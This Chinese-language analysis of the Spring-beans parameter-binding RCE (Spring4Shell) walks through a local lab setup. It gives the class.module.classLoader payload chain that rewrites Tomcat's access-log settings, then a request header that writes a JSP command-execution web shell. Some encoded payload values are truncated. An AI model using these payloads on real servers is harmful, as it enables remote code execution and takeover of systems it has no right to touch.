Spring-beans RCE漏洞分析

说明

要求条件：

- JDK9及其以上版本；
- 使用了Spring-beans包；
- 使用了Spring参数绑定；
- Spring参数绑定使用的是非基本参数类型，例如一般的POJO即可；

测试环境

> https://github.com/p1n93r/spring-rce-war

漏洞分析

Spring参数绑定不过多介绍，可自行百度；其基本使用方式就是利用 `.` 的形式，给参数进行赋值，实际赋值过程，会使用反射调用参数的 `getter` or `setter` ；

这个漏洞刚爆出来的时候，我下意思认为是一个垃圾洞，因为我觉得需要使用的参数内，存在一个Class类型的属性，没有哪个傻逼开发会在POJO中使用这个属性；但是当我认真跟下来的时候，发现事情没这么简单；

例如我需要绑定的参数的数据结构如下，就是一个很简单的POJO：


```
/**
 * @author : p1n93r
 * @date : 2022/3/29 17:34
 */
@Setter
@Getter
public class EvalBean {

    public EvalBean() throws ClassNotFoundException {
        System.out.println("[+] 调用了EvalBean.EvalBean");
    }

    public String name;

    public CommonBean commonBean;


    public String getName() {
        System.out.println("[+] 调用了EvalBean.getName");
```

```
        return name;
    }

    public void setName(String name) {
        System.out.println("[+] 调用了EvalBean.setName");
        this.name = name;
    }

    public CommonBean getCommonBean() {
        System.out.println("[+] 调用了EvalBean.getCommonBean");
        return commonBean;
    }

    public void setCommonBean(CommonBean commonBean) {
        System.out.println("[+] 调用了EvalBean.setCommonBean");
        this.commonBean = commonBean;
    }
}
```


我的Controller写法如下，也是很正常的写法：

```
@RequestMapping("/index")
public void index(EvalBean evalBean, Model model){
    System.out.println("=================");
    System.out.println(evalBean);
    System.out.println("=================");
}
```

于是我开始跟参数绑定的整个流程，当我跟到如下调用位置的时候，我愣住了：



当我查看这个 `cache` 的时候，我惊呆了，为啥这里会有一个 `class` 属性缓存？？？！！！！！




看到这里我就知道我意识错了，这不是一个垃圾洞，真的是一个核弹级别的漏洞！现在明白了，我们很简单的就可以获取到 `class` 对象，那剩下的就是利用这个 `class` 对象构造利用链了，目前比较简单的方式，就是修改Tomcat的日志配置，向日志中写入shell。一条完整的利用链如下：

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%63%6b%7d%69
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d%79%4a%61%76%61%43%6f%64%65%5c%73%74%75%70%69%64%52%
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckJsp
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

看利用链就知道，是一个很简单的修改Tomcat日志配置，利用日志写shell的手法；具体的攻击步骤如下，先后发送如下5个请求：


```
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckJsp
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

发送完毕这5个请求后，Tomcat的日志配置被修改成如下：




接着我们只需要随便发送一个请求，加一个叫fuck的header，即可写入shell：

```
GET /stupidRumor_war_exploded/fuckUUUU HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
fuck: <%Runtime.getRuntime().exec(request.getParameter("cmd"))%>
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



可以正常访问shell：



总结

- 这里既然可以调用到class对象了，那么利用方式肯定不止写日志这一种；
- 后续可以跟一下，为啥参数绑定过程中会保留一个POJO的class引用？